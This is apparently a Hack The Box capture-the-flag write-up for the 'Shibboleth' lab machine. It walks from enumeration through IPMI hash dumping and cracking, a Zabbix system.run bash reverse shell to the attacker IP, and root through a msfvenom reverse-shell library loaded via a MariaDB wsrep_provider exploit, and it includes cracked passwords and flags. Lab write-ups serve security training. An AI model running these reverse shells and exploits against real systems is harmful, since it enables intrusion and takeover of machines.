

Hack The Box — Shibboleth

1. Machine Information

- **Target IP:** 10.129.14.131
 - **Machine Name:** Shibboleth
 - **Difficulty:** Medium
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → VHost discovery → Zabbix login panel → UDP scan → IPMI hash extraction → Password crack → Zabbix login → RCE via system.run → Shell (zabbix) → Credential reuse (ipmi-svc) → DB password discovery → MySQL exploit (UDF) → Root

3. Tools Used

- nmap
 - gobuster
 - ffuf
 - msfconsole
 - netcat
 - mysql
 - msfvenom
 - curl
 - python3
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.14.131
```

Findings

- 80 → HTTP (redirect → shibboleth.htb)

Why It Matters

- Virtual host required
- Web app = primary entry point

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Shibboleth]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.14.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 11:12 +0530
Nmap scan report for 10.129.14.131
Host is up (0.29s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://shibboleth.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: shibboleth.htb

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.74 seconds
```

5. Enumeration

Step 1 — Virtual Host Setup

Command:

```
echo "10.129.14.131 shibboleth.htb" >> /etc/hosts
```

Result:

Website accessible

Step 2 — Access Website


URL:

```
http://shibboleth.htb
```

Result:

FlexStart webpage

Screenshot 2 — Website



Step 3 — Directory Enumeration

Command:

```
gobuster dir -u http://shibboleth.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80
```

Result:

.htpasswd (403)

.htaccess (403)

assets

forms

index.html

server-status (403)

Why Important:

Standard web directories → nothing critical → move to vhost fuzzing

Screenshot 3 — Gobuster Output

```
(abhay@Kali)-[~/Desktop/Shibboleth]
$ gobuster dir -u http://shibboleth.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://shibboleth.htb/
[+] Method: GET
[+] Threads: 80
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpasswd (Status: 403) [Size: 279]
.hta (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
assets (Status: 301) [Size: 317] [→ http://shibboleth.htb/assets/]
forms (Status: 301) [Size: 316] [→ http://shibboleth.htb/forms/]
index.html (Status: 200) [Size: 59474]
server-status (Status: 403) [Size: 279]
Progress: 4750 / 4750 (100.00%)

Finished
```

Step 4 — VHost Enumeration

Command:

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://shibboleth.htb/ -H "Host: FUZZ.shibboleth.htb" -fw 18
```

Result:

monitor

monitoring

zabbix

Why Important:

Reveals internal monitoring services

Screenshot 4 — VHost Discovery

```
(abhay@Kali)-[~/Desktop/Shibboleth]
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://shibboleth.htb/ -H "Host: FUZZ.shibboleth.htb" -fw 18

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | | | | |
|  _ \| | | | |
|_| \_|_|_|_|_|

v2.1.0-dev

:: Method      : GET
:: URL         : http://shibboleth.htb/
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.shibboleth.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 18

monitor [Status: 200, Size: 3689, Words: 192, Lines: 30, Duration: 342ms]
monitoring [Status: 200, Size: 3689, Words: 192, Lines: 30, Duration: 299ms]
zabbix [Status: 200, Size: 3689, Words: 192, Lines: 30, Duration: 306ms]
:: Progress: [4989/4989] :: Job [1/1] :: 135 req/sec :: Duration: [0:00:38] :: Errors: 0 ::
```

Step 5 — Add Hosts

```
echo "10.129.14.131 monitor.shibboleth.htb monitoring.shibboleth.htb zabbix.shibboleth.htb" >> /etc/hosts
```

Step 6 — Access Zabbix


URL:

`http://monitor.shibboleth.htb`

Result:

Zabbix login panel

Screenshot 5 — Zabbix Login



Step 7 — UDP Scan

Command:

```
sudo nmap -sU --top-ports 100 -T4 -Pn -n -oX target2.xml 10.129.14.131
```

Result:

- 623/udp → IPMI

Why Important:

IPMI often leaks credentials

Screenshot 6 — UDP Scan

```
(abhay@Kali)-[~/Desktop/Shibboleth]
$ sudo nmap -sU --top-ports 100 -T4 -Pn -n -oX Target2.xml 10.129.14.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 11:39 +0530
Warning: 10.129.14.131 giving up on port because retransmission cap hit (6).
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 68.29% done; ETC: 11:40 (0:00:19 remaining)
Nmap scan report for 10.129.14.131
Host is up (0.30s latency).
Not shown: 92 closed udp ports (port-unreach)
PORT      STATE      SERVICE
162/udp    open|filtered snmptrap
515/udp    open|filtered printer
623/udp    open       asf-rmcp
1026/udp   open|filtered win-rpc
1701/udp   open|filtered L2TP
1812/udp   open|filtered radius
2048/udp   open|filtered dls-monitor
9200/udp   open|filtered wap-wsp

Nmap done: 1 IP address (1 host up) scanned in 93.21 seconds
```

Screenshot 7 — IPMI Version

```
(abhay@Kali)-[~/Desktop/Shibboleth]
$ nmap -sU --script ipmi-version -p 623 10.129.14.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 11:46 +0530
Nmap scan report for shibboleth.htb (10.129.14.131)
Host is up (0.28s latency).

PORT      STATE SERVICE
623/udp    open  asf-rmcp
| ipmi-version:
|   Version:
|     IPMI-2.0
|   UserAuth: password, md5, md2, null
|   PassAuth: auth_msg, auth_user, non_null_user
|_  Level: 1.5, 2.0

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```

6. Exploitation

Step 8 — IPMI Hash Dump

WHAT IT IS

- Extract credentials from IPMI service

WHY IT WORKS

- IPMI allows unauthenticated hash retrieval

Command

msfconsole

use scanner/ipmi/ipmi_dumphashes


set RHOSTS 10.129.14.131

run

RESULT

Administrator hash extracted

Screenshot 8 — Hash Dump



```
= [ metasploit v6.4.112-dev ]
+ -- -- [ 2,607 exploits - 1,325 auxiliary - 1,710 payloads ]
+ -- -- [ 430 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.129.14.131
RHOSTS => 10.129.14.131
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > run
[*] 10.129.14.131:623 - IPMI - Hash found: Administrator:6f1a599802842200ec5f78075da0a9348daf6edf4b930286cb46dfb55115fc0b451927cb5bab49f7a123456789abcdefa123456789abcd
ef140d41646d696e6973747261746f72:07867a1292ecea6621779235faab8b3079f5bf07
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ipmi/ipmi_dumphashes) >
```

Step 9 — Crack Password

Result:

ilovepumpkinpie1

Screenshot 9 — Cracked Password

```
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

6f1a599802842200ec5f78075da0a9348daf6edf4b930286cb46dfb55115fc0b451927cb5bab49f7a123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:07867a1292ecea6621779235
faab8b3079f5bf07:ilovepumkinpie1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 7300 (IPMI2 RAW HMAC-SHA1)
Hash.Target.....: 6f1a599802842200ec5f78075da0a9348daf6edf4b930286cb4 ... f5bf07
Time.Started.....: Mon Apr  6 12:15:28 2026 (15 secs)
Time.Estimated...: Mon Apr  6 12:15:43 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 520.0 kH/s (1.93ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 7397376/14344385 (51.57%)
Rejected.....: 0/7397376 (0.00%)
Restore.Point....: 7389184/14344385 (51.51%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: ilovetj28 → ilovemymum64.
Hardware.Mon.#01.: Util: 30%

Started: Mon Apr  6 12:15:14 2026
Elapsed: Mon Apr  6 12:15:43 2026
```

Step 10 — Zabbix Login

Credentials:

Administrator : ilovepumkinpie1

Step 11 — Zabbix RCE

WHAT IT IS

- Command execution via system.run

WHY IT WORKS

- Zabbix allows command execution through items
-

Payload

system.run[bash -c 'bash -i >& /dev/tcp/10.10.15.96/1234 0>&1',nowait]

Listener

nc -lvnp 1234

RESULT

zabbix

Screenshot 10 — Reverse Shell


```
(abhay@Kali)-[~/Desktop/Shibboleth]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.15.96] from (UNKNOWN) [10.129.14.131] 47126
bash: cannot set terminal process group (1013): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@shibboleth:/$ whoami
whoami
zabbix
zabbix@shibboleth:/$
```

7. Shell Access

- User:

zabbix

8. Post-Exploitation

Step 12 — Credential Reuse

su ipmi-svc


Password:

ilovepumpkinpie1

RESULT

ipmi-svc

Screenshot 11 — ipmi-svc Shell



```
zabbix@shibboleth:/$ su ipmi-svc
su ipmi-svc
Password: ilovepumpkinpie1
whoami
ipmi-svc
█
```

Step 13 — DB Password Discovery

grep -inR password /etc/zabbix

Result:

bloooarskybluh

Screenshot 12 — DB Password

```
grep -inR password /etc/zabbix
/etc/zabbix/zabbix_server.conf.dpkg-dist:118:### Option: DBPassword
/etc/zabbix/zabbix_server.conf.dpkg-dist:119:# Database password.
/etc/zabbix/zabbix_server.conf.dpkg-dist:120:# Comment this line if no password is used.
/etc/zabbix/zabbix_server.conf.dpkg-dist:124:# DBPassword=
/etc/zabbix/zabbix_server.conf:118:### Option: DBPassword
/etc/zabbix/zabbix_server.conf:119:# Database password.
/etc/zabbix/zabbix_server.conf:120:# Comment this line if no password is used.
/etc/zabbix/zabbix_server.conf:124:DBPassword=bloooarskybluh
grep: /etc/zabbix/web/zabbix.conf.php: Permission denied
grep: /etc/zabbix/peeeesskay.psk: Permission denied
```

Step 14 — MySQL Access

```
mysql -u zabbix -p
```

9. Privilege Escalation

Vulnerability Found

- MySQL UDF command execution (MariaDB 10.3.25)

WHY IT WORKS

- Load malicious shared object → execute system commands

Step 15 — Create Payload

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.15.96 LPORT=4444 -f elf-so -o CVE2021-27928.so
```

Step 16 — Transfer Payload

```
python3 -m http.server 80
```

```
curl http://10.10.15.96/CVE2021-27928.so -o /tmp/exploit.so
```

Step 17 — Execute Exploit

```
SET GLOBAL wsrep_provider="/tmp/exploit.so";
```


Listener

```
nc -lvnp 4444
```

RESULT

```
root
```

Screenshot 13 — Root Shell




```
(abhay@Kali)-[~/Desktop/Shibboleth]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.96] from (UNKNOWN) [10.129.14.131] 51528
whoami
root
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@shibboleth:/var/lib/mysql#
```

10. Flags

```
cat /home/ipmi-svc/user.txt
```


```
cat /root/root.txt
```

Screenshot 14 — User Flag



```
root@shibboleth:/var/lib/mysql# cat /home/ipmi-svc/user.txt
cat /home/ipmi-svc/user.txt
5ee2b5f5018745006ef566ee17d007e6b2
```

Screenshot 15 — Root Flag



```
root@shibboleth:/var/lib/mysql# cat /root/root.txt
cat /root/root.txt
b10ed23607126f502abeb1b27bd52d25
```